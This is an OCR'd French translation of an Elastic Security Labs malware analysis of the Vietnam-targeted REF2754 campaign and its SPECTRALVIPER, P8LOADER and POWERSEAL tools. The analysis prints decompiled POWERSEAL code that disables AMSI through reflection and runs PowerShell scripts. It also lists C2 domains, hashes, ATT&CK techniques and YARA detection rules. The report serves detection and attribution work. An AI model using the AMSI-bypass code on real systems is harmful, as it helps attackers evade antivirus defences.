
Résumé

P8LOADER est un chargeur Windows x64 récemment découvert qui est utilisé pour exécuter un programme d'exécution à partir d'un fichier ou de la mémoire. Ce logiciel malveillant est capable de rediriger la sortie du PE chargé vers son système de journalisation et d'accrocher les importations du PE aux appels d'importation de journaux.

Analyse du code POWERSEAL

Aperçu

Au cours de cette intrusion, nous avons observé un programme d'exécution PowerShell .NET léger que nous appelons POWERSEAL et qui est basé sur des chaînes intégrées. Une fois que SPECTRALVIPER a été déployé avec succès, l'utilitaire POWERSEAL est utilisé pour lancer les scripts ou commandes PowerShell fournis. Le logiciel malveillant exploite les appels de système (**NtWriteVirtualMemory**) pour échapper aux solutions défensives (AMSI/ETW).



Classes/fonctions POWERSEAL

Évasion par la défense

Event Tracing for Windows (ETW) fournit un mécanisme de traçage et d'enregistrement des événements générés par les applications en mode utilisateur et les pilotes en mode noyau. L'interface AMSI (Anti Malware Scan Interface) offre une protection renforcée contre les logiciels malveillants pour les données, les applications et les charges de travail. POWERSEAL adopte des solutions de contournement bien connues et accessibles au public afin de corriger ces technologies en mémoire. Cela augmente leurs chances de réussite tout en réduisant leur empreinte détectable.

Par exemple, POWERSEAL utilise des approches courantes pour décrocher et contourner AMSI afin de contourner la signature de Microsoft Defender.

```
// Token: 0x0600000A RID: 10 RVA: 0x000021CC File Offset: 0x000003CC
public static bool Tech(PowerShell rs)
{
    foreach (Assembly assembly in AppDomain.CurrentDomain.GetAssemblies())
    {
        if (assembly.GlobalAssemblyCache && assembly.Location.Split(new char[]
        {
            '\\'
        }).Last<string>() == "System.Management.Automation.dll")
        {
            foreach (Type type in assembly.GetTypes())
            {
                if (type.Name == "AmsiUtils")
                {
                    foreach (FieldInfo fieldInfo in type.GetFields(BindingFlags.Static | BindingFlags.NonPublic))
                    {
                        if (fieldInfo.Name == "amsiInitFailed")
                        {
                            fieldInfo.SetValue(null, true);
                        }
                        else if (fieldInfo.Name == "amsiSession")
                        {
                            fieldInfo.SetValue(null, null);
                        }
                        else if (fieldInfo.Name == "amsiContext")
                        {
                            IntPtr intPtr = Marshal.AllocHGlobal(9077);
                            fieldInfo.SetValue(null, intPtr);
                        }
                    }
                }
            }
        }
    }
    return false;
}
```

POWERSEAL contourne l'AMSI

Lancer PowerShell

La fonction principale de POWERSEAL est d'exécuter PowerShell. Dans la représentation suivante du code source de POWERSEAL, nous pouvons voir que POWERSEAL utilise PowerShell pour exécuter un script et des arguments (

commande). Le script et les arguments sont fournis par l'auteur de la menace et n'ont pas été observés dans l'environnement.

```
public static string InvokePs(string script, string command)
{
    Patch.PatchFunc();
    string text = "";
    try
    {
        InitialSessionState initialSessionState = InitialSessionState.CreateDefault();
        initialSessionState.AuthorizationManager = null;
        using (Runspace runspace = RunspaceFactory.CreateRunspace(initialSessionState))
        {
            runspace.Open();
            PowerShell powerShell = PowerShell.Create();
            powerShell.Runspace = runspace;
            script = script + (string.IsNullOrEmpty(script) ? "" : ";") + command;
            powerShell.AddScript(script);
            powerShell.AddCommand("out-string");
            powerShell.Commands.Commands[0].MergeMyResults(2, 1);
            Patch.Tech(powerShell);
            Collection<PSObject> collection = powerShell.Invoke();
            using (StringWriter stringWriter = new StringWriter())
            {
                foreach (PSObject psobject in collection)
                {
                    stringWriter.WriteLine(psobject.ToString() + Environment.NewLine);
                }
                text += stringWriter.ToString().TrimEnd("\r\n".ToCharArray());
            }
        }
    }
    catch (Exception ex)
    {
        text = text + "FATAL: " + ex.Message;
    }
    return text;
}
```

POWERSEAL exécuter un shellcode avec PowerShell

Résumé

POWERSEAL est un nouveau programme PowerShell spécialement conçu qui emprunte librement à une variété d'outils de sécurité offensifs open source, offrant des capacités offensives dans un ensemble rationalisé avec une évasion de défense intégrée.


Modélisation des campagnes et des adversaires

Aperçu

REF2754 est une campagne en cours contre les grandes entreprises publiques d'importance nationale au Vietnam. La chaîne d'exécution des logiciels malveillants de cette campagne est initiée par DONUTLOADER, mais utilise ensuite des outils non signalés auparavant.

1. SPECTRALVIPER, une porte dérobée x64 obfusquée qui permet le chargement et l'injection de PE, le chargement et le téléchargement de fichiers, la manipulation de fichiers et de répertoires, l'usurpation d'identité par jeton et la commande et le contrôle par pipe nommée et HTTP.
2. P8LOADER, un chargeur PE Windows obscurci permettant à l'attaquant de minimiser et d'obscurcir certains enregistrements sur les points de terminaison de la victime, et
3. POWERSEAL, un programme d'exécution PowerShell avec ETW et AMSI intégrés pour une meilleure évasion défensive lors de l'utilisation d'outils PowerShell.

Elastic Security Labs conclut avec une confiance modérée que cette campagne est exécutée par une menace affiliée à l'État vietnamien.



Intersections des campagnes REF2754 et REF4322

Victimologie

En utilisant notre signature SPECTRALVIPER YARA, nous avons identifié deux points d'extrémité dans un deuxième environnement infecté par des implants SPECTRALVIPER. Cet environnement a été examiné dans la recherche d'Elastic Security Labs à l'adresse 2022 qui décrit REF4322.

La victime de REF4322 est une société de services financiers basée au Vietnam. Elastic Security Labs a parlé pour la première fois de cette victime et de ce groupe d'activité en 2022.

La victime de REF2754 a été identifiée comme étant une grande entreprise agroalimentaire basée au Vietnam.

D'autres informations provenant de VirusTotal, basées sur l'analyse rétrospective des règles YARA disponibles à la fin de cette étude, indiquent d'autres victimes basées au Viêt Nam. Il y a eu au total huit succès au Retrohunt :

- Tous ont été confirmés manuellement comme étant des SPECTRALVIPER
- Tous les échantillons avaient une taille comprise entre 1,59 et 1,77 Mo.
- Tous les échantillons de VirusTotal ont été initialement soumis par le Vietnam.

Certains échantillons avaient déjà été identifiés dans notre première collection, d'autres étaient nouveaux pour nous.

> Gardez à l'esprit les limites analytiques d'une trop grande dépendance à l'égard de l'"auteur du VT". Ce mécanisme de déclaration par un tiers peut être sujet à des problèmes de déclaration circulaire ou d'utilisation de VPN qui modifie les GEO utilisés, et de renforcement involontaire d'une hypothèse. Dans ce cas, il a été utilisé pour tenter de trouver des échantillons dont l'origine n'était apparemment pas VN, sans succès.

Au moment de la publication, toutes les victimes connues sont de grandes entreprises publiques situées physiquement au Viêt Nam et exerçant leurs activités principalement dans ce pays.

Analyse de la campagne

Le chevauchement avec l'environnement REF4322 s'est produit assez récemment, en avril 20, 2023. L'un de ces points d'aboutissement était précédemment infecté par l'implant PHOREAL, tandis que l'autre point d'aboutissement était compromis par l'implant PIPEDANCE.

Ces infections par SPECTRALVIPER ont été configurées en mode "pipe", contrairement aux domaines codés en dur configurés pour attendre une connexion entrante via un "pipe" nommé (\ **.\pipe\ydZb0bIrT**).

File	\Device\DeviceApi	0x11c
File	\Device\NamedPipe\ydZb0bIrTi	0x22c
File	\Device\Nsi	0x1cc
Directory	\KnownDlls	0x34
Directory	\Sessions\1\BaseNamedObjects	0xd0

SPECTRALVIPER coresident sur un hôte infecté par PIPEDANCE

Cette activité semble être un transfert d'accès ou le remplacement d'un outil par un autre.

> Si vous souhaitez obtenir une analyse détaillée du logiciel malveillant PIPEDANCE, consultez nos recherches précédentes et restez à l'écoute, d'autres informations sont à venir.

La collecte post-exploitation des effets escomptés a été limitée. Toutefois, bien que spéculative par nature, une évaluation de la motivation basée sur les logiciels malveillants, les implants et les capacités techniques indique qu'il est possible d'obtenir un accès initial, de maintenir la persistance et de fonctionner comme une porte dérobée à des fins de collecte de renseignements.

Les domaines REF4322, REF2754 et les échantillons collectés sur VirusTotal utilisés pour C2 ont tous été enregistrés au cours de l'année dernière, le plus récent datant de fin avril 2023.

Domaine :	**Créé :**
stablewindowsapp[.]com	2022-02-10
webmanufacturers[.]com	2022-06-10
toppaperservices[.]com	2022-12-15
hosting-wordpress-services[.]com	2023-03-15
appointmentmedia[.]com	2023-04-26

Les GEO pour les IP associées à ces domaines sont distribués à l'échelle mondiale et utilisent les certificats Sectigo, Rapid SSL et Let's Encrypt. Une analyse plus poussée de l'infrastructure n'a rien révélé de particulier au-delà de la date d'enregistrement, ce qui nous donne une idée de la durée de la campagne. Compte tenu de l'enregistrement récent de **appointmentmedia[.]com**, cette campagne pourrait se poursuivre avec l'enregistrement de nouveaux domaines en vue de futures intrusions.

Associations de campagne

Elastic Security Labs conclut avec une confiance modérée que les groupes d'activité REF4322 et REF2754 représentent des campagnes planifiées et exécutées par une menace affiliée à l'État vietnamien. D'après notre analyse, ce groupe d'activité recoupe les groupes de menaces Canvas Cyclone, APT32 et OCEANLOTUS.

Comme indiqué ci-dessus et dans les rapports précédents, la victime REF4322 est une institution financière qui gère des capitaux pour des acquisitions d'entreprises et d'anciennes entreprises publiques.

La victime du REF2754 est une grande entreprise agroalimentaire qui joue un rôle important dans les chaînes d'approvisionnement de la production et de la distribution alimentaires au Viêt Nam. L'urbanisation continue, la pollution, la pandémie de COVID-19 et le changement climatique sont autant de défis pour la sécurité alimentaire du Viêt Nam. À titre d'exemple, en mars 2023, le Premier ministre vietnamien a approuvé le plan d'action national sur la transformation des systèmes alimentaires vers la transparence, la responsabilité et la durabilité au Viêt Nam d'ici à 2030. Son objectif global est de transformer les systèmes alimentaires, y compris la production, la transformation, la distribution et la consommation, dans le sens de la transparence, de la responsabilité et de la durabilité, en s'appuyant sur les avantages locaux ; d'assurer la sécurité alimentaire et nutritionnelle nationale ; d'améliorer les revenus et le niveau de vie des populations ; de prévenir et de contrôler les catastrophes naturelles et les épidémies ; de protéger l'environnement et de répondre au changement climatique ; et enfin de contribuer à la mise en œuvre des objectifs de développement durable du Viêt Nam et du monde d'ici à 2030. Tout cela montre que la sécurité alimentaire est une priorité de la politique nationale, ce qui fait également des victimes de REF2754 une cible attrayante pour les acteurs de la menace en raison de leur intersection avec les objectifs stratégiques du Viêt Nam.


Outre les intérêts stratégiques nationaux des victimes de REF4322 et REF2754, les deux victimes ont été infectées par les familles de logiciels malveillants DONUTLOADER, P8LOADER, POWERSEAL et SPECTRALVIPER qui utilisent des techniques de déploiement, une gestion des implants et des conventions de dénomination similaires dans les deux intrusions.

Un groupe de menace ayant accès aux relevés de transactions financières disponibles dans REF4322, combinés à la politique stratégique nationale de sécurité alimentaire de REF2754, fournirait des informations sur la compétence de la direction, la

corruption, l'influence étrangère ou les manipulations de prix qui ne sont pas disponibles dans le cadre des rapports réglementaires.

Modèle diamant

Elastic Security utilise le modèle Diamond pour décrire les relations de haut niveau entre les adversaires, les capacités, l'infrastructure et les victimes des intrusions. Bien que le modèle en diamant soit le plus souvent utilisé pour des intrusions uniques et qu'il tire parti de l'enchaînement des activités (section 8) pour créer des relations entre les incidents, un modèle centré sur l'adversaire (section 7.1.4) peut également être utilisé pour créer des liens entre les incidents et les intrusions. permet d'obtenir un seul diamant (encombré).



Modèle en diamant de REF2754

Observation des tactiques et techniques de l'adversaire

Elastic utilise le cadre MITRE ATT&CK pour documenter les tactiques, techniques et procédures communes que les menaces persistantes avancées utilisent contre les réseaux d'entreprise.

Tactiques

Les tactiques représentent le pourquoi d'une technique ou d'une sous-technique. Il s'agit de l'objectif tactique de l'adversaire : la raison pour laquelle il effectue une action.

- Accès initial
- Exécution
- Évasion par la défense
- Découverte
- Mouvement latéral
- Collecte
- Commande et contrôle

Techniques/sous-techniques

Les techniques et les sous techniques représentent la manière dont un adversaire atteint un objectif tactique en effectuant une action.

- Recueillir des informations sur l'hôte
- Recueillir des informations sur le réseau de la victime
- Découverte de partages en réseau
- Découverte du système à distance
- Découverte de fichiers et de répertoires
- Découverte des processus
- Découverte des services du système
- Découverte du propriétaire/de l'utilisateur du système
- Injection de processus

- Mascarade
- Protocole de la couche application : Protocoles Web
- Manipulation de jetons d'accès : Fabrication et usurpation d'identité d'un jeton

Logique de détection

Préventions

Tous les logiciels malveillants abordés dans cette publication de recherche ont des protections incluses dans Elastic Defend.

- Windows.Trojan.SpectralViper
- Windows.Trojan.PowerSeal
- Windows.Trojan.P8Loader

YARA

Elastic Security a créé des règles YARA pour identifier cette activité. Vous trouverez ci-dessous les règles de YARA permettant d'identifier SPECTRALVIPER, POWERSEAL et P8LOADER.

```
rule Windows_Trojan_SpectralViper_1 {
   meta:
       author = "Elastic Security"
       creation_date = "2023-04-13"
       last_modified = "2023-05-26"
       os = "Windows"
       arch = "x86"
       category_type = "Trojan"
       family = "SpectralViper"
       threat_name = "Windows.Trojan.SpectralViper"
       reference_sample = "7e35ba39c2c77775b0394712f89679308d1a4577b6e5d0387835ac6c06e556cb"
      license = "Elastic License v2"

   strings:
       $a1 = { 13 00 8D 58 FF 0F AF D8 F6 C3 01 0F 94 44 24 26 83 FD 0A 0F 9C 44 24 27 4D 89 CE 4C 89 C7 48 89 D3 48 89 C
       $a2 = { 15 00 8D 58 FF 0F AF D8 F6 C3 01 0F 94 44 24 2E 83 FD 0A 0F 9C 44 24 2F 4D 89 CE 4C 89 C7 48 89 D3 48 89 C
       $a3 = { 00 8D 68 FF 0F AF E8 40 F6 C5 01 0F 94 44 24 2E 83 FA 0A 0F 9C 44 24 2F 4C 89 CE 4C 89 C7 48 89 CB B8 }
       $a4 = { 00 48 89 C6 0F 29 30 0F 29 70 10 0F 29 70 20 0F 29 70 30 0F 29 70 40 0F 29 70 50 48 C7 40 60 00 00 00 00 4
       $a5 = { 41 0F 45 C0 45 84 C9 41 0F 45 C0 EB BA 48 89 4C 24 08 89 D0 EB B1 48 8B 44 24 08 48 83 C4 10 C3 56 57 53 4
       $a6 = { 00 8D 70 FF 0F AF F0 40 F6 C6 01 0F 94 44 24 25 83 FF 0A 0F 9C 44 24 26 89 D3 48 89 CF 48 }
       $a7 = { 48 89 CE 48 89 11 4C 89 41 08 41 0F 10 01 41 0F 10 49 10 41 0F 10 51 20 0F 11 41 10 0F 11 49 20 0F 11 51 3
       $a8 = { 00 8D 58 FF 0F AF D8 F6 C3 01 0F 94 44 24 22 83 FD 0A 0F 9C 44 24 23 48 89 D6 48 89 CF 4C 8D }
   condition:
       5 of them
}
```

```
rule Windows_Trojan_SpectralViper_2 {
   meta:
       author = "Elastic Security"
       creation_date = "2023-05-10"
       last_modified = "2023-05-10"
       os = "Windows"
       arch = "x86"
       category_type = "Trojan"
       family = "SpectralViper"
       threat_name = "Windows.Trojan.SpectralViper"
       reference_sample = "d1c32176b46ce171dbce46493eb3c5312db134b0a3cfa266071555c704e6cff8"
      license = "Elastic License v2"

   strings:
       $a1 = { 18 48 89 4F D8 0F 10 40 20 0F 11 47 E0 0F 10 40 30 0F 11 47 F0 48 8D }
       $a2 = { 24 27 48 83 C4 28 5B 5D 5F 5E C3 56 57 53 48 83 EC 20 48 89 CE 48 }
       $a3 = { C7 84 C9 0F 45 C7 EB 86 48 8B 44 24 28 48 83 C4 30 5B 5F 5E C3 48 83 }
       $s1 = { 40 53 48 83 EC 20 48 8B 01 48 8B D9 48 8B 51 10 48 8B 49 08 FF D0 48 89 43 18 B8 04 00 00 }
       $s2 = { 40 53 48 83 EC 20 48 8B 01 48 8B D9 48 8B 49 08 FF D0 48 89 43 10 B8 04 00 00 00 48 83 C4 20 5B }
       $s3 = { 48 83 EC 28 4C 8B 41 18 4C 8B C9 48 B8 AB AA AA AA AA AA AA AA 48 F7 61 10 48 8B 49 08 48 C1 EA }
```

```
    condition:
        2 of ($a*) or any of ($s*)
}
```

```
rule Windows_Trojan_PowerSeal_1 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-03-16"
        last_modified = "2023-05-26"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "PowerSeal"
        threat_name = "Windows.Trojan.PowerSeal"
        license = "Elastic License v2"

    strings:
        $a1 = "PowerSeal.dll" wide fullword
        $a2 = "InvokePs" ascii fullword
        $a3 = "amsiInitFailed" wide fullword
        $a4 = "is64BitOperatingSystem" ascii fullword
    condition:
        all of them
}
```

```
rule Windows_Trojan_PowerSeal_2 {
    meta:
        author = "Elastic Security"
        creation_date = "2023-05-10"
        last_modified = "2023-05-10"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "PowerSeal"
        threat_name = "Windows.Trojan.PowerSeal"
        license = "Elastic License v2"

    strings:
        $a1 = "[+] Loading PowerSeal"
        $a2 = "[!] Failed to exec PowerSeal"
        $a3 = "AppDomain: unable to get the name!"
    condition:
        2 of them
}
```

```
rule Windows_Trojan_P8Loader {
    meta:
        author = "Elastic Security"
        creation_date = "2023-04-13"
        last_modified = "2023-05-26"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "P8Loader"
        threat_name = "Windows.Trojan.P8Loader"
        license = "Elastic License v2"

    strings:
        $a1 = "\t[+] Create pipe direct std success\n" fullword
        $a2 = "\tPEAddress: %p\n" fullword
        $a3 = "\tPESize: %ld\n" fullword
        $a4 = "DynamicLoad(%s, %s) %d\n" fullword
        $a5 = "LoadLibraryA(%s) FAILED in %s function, line %d" fullword
        $a6 = "\t[+] No PE loaded on memory\n" wide fullword
```

```
        $a7 = "\t[+] PE argument: %ws\n" wide fullword
        $a8 = "LoadLibraryA(%s) FAILED in %s function, line %d" fullword
    condition:
        5 of them
}
```

Références

Les éléments suivants ont été référencés tout au long de la recherche ci-dessus :

- https://www.elastic.co/fr/security-labs/hunting-memory
- https://www.elastic.co/fr/security-labs/phoreal-malware-targets-the-southeast-asian-financial-sector
- https://www.elastic.co/fr/security-labs/twice-around-the-dance-floor-with-pipedance
- https://www.microsoft.com/en-us/security/blog/2020/11/30/threat-actor-leverages-coin-miner-techniques-to-stay-under-the-radar-heres-how-to-spot-them/
- https://learn.microsoft.com/en-us/microsoft-365/security/intelligence/microsoft-threat-actor-naming

Observations

Toutes les observables sont également disponibles au téléchargement en format ECS et STIX dans un paquet zip combiné.

Les observables suivants ont été examinés dans le cadre de cette recherche.

Observable	Type	Nom	F
56d2d05988b6c23232b013b38c49b7a9143c6649d81321e542d19ae46f4a4204	SHA-256	-	S L d
d1c32176b46ce171dbce46493eb3c5312db134b0a3cfa266071555c704e6cff8	SHA-256	1.dll	S
7e35ba39c2c77775b0394712f89679308d1a4577b6e5d0387835ac6c06e556cb	SHA-256	asdgb.exe	S
4e3a88cf00e0b4718e7317a37297a185ff35003192e5832f5cf3020c4fc45966	SHA-256	Settings.db	S
7b5e56443812eed76a94077763c46949d1e49cd7de79cde029f1984e0d970644	SHA-256	Microsoft.MicrosoftEdge_8wekyb3d8bbwe.pkg	S
5191fe222010ba7eb589e2ff8771c3a75ea7c7ffc00f0ba3f7d716f12010dd96	SHA-256	UpdateConfig.json	S
4775fc861bc2685ff5ca43535ec346495549a69891f2bf45b1fcd85a0c1f57f7	SHA-256	Microsoft.OneDriveUpdatePackage.mca	S
2482c7ececb23225e090af08feabc8dec8d23fe993306cb1a1f84142b051b621	SHA-256	ms-certificats.sst	S
stablewindowsapp[.]com	Domain	n/a	C
webmanufacturers[.]com	Domain	n/a	C
toppaperservices[.]com	Domain	n/a	C
hosting-wordpress-services[.]com	Domain	n/a	C
appointmentmedia[.]com	Domain	n/a	C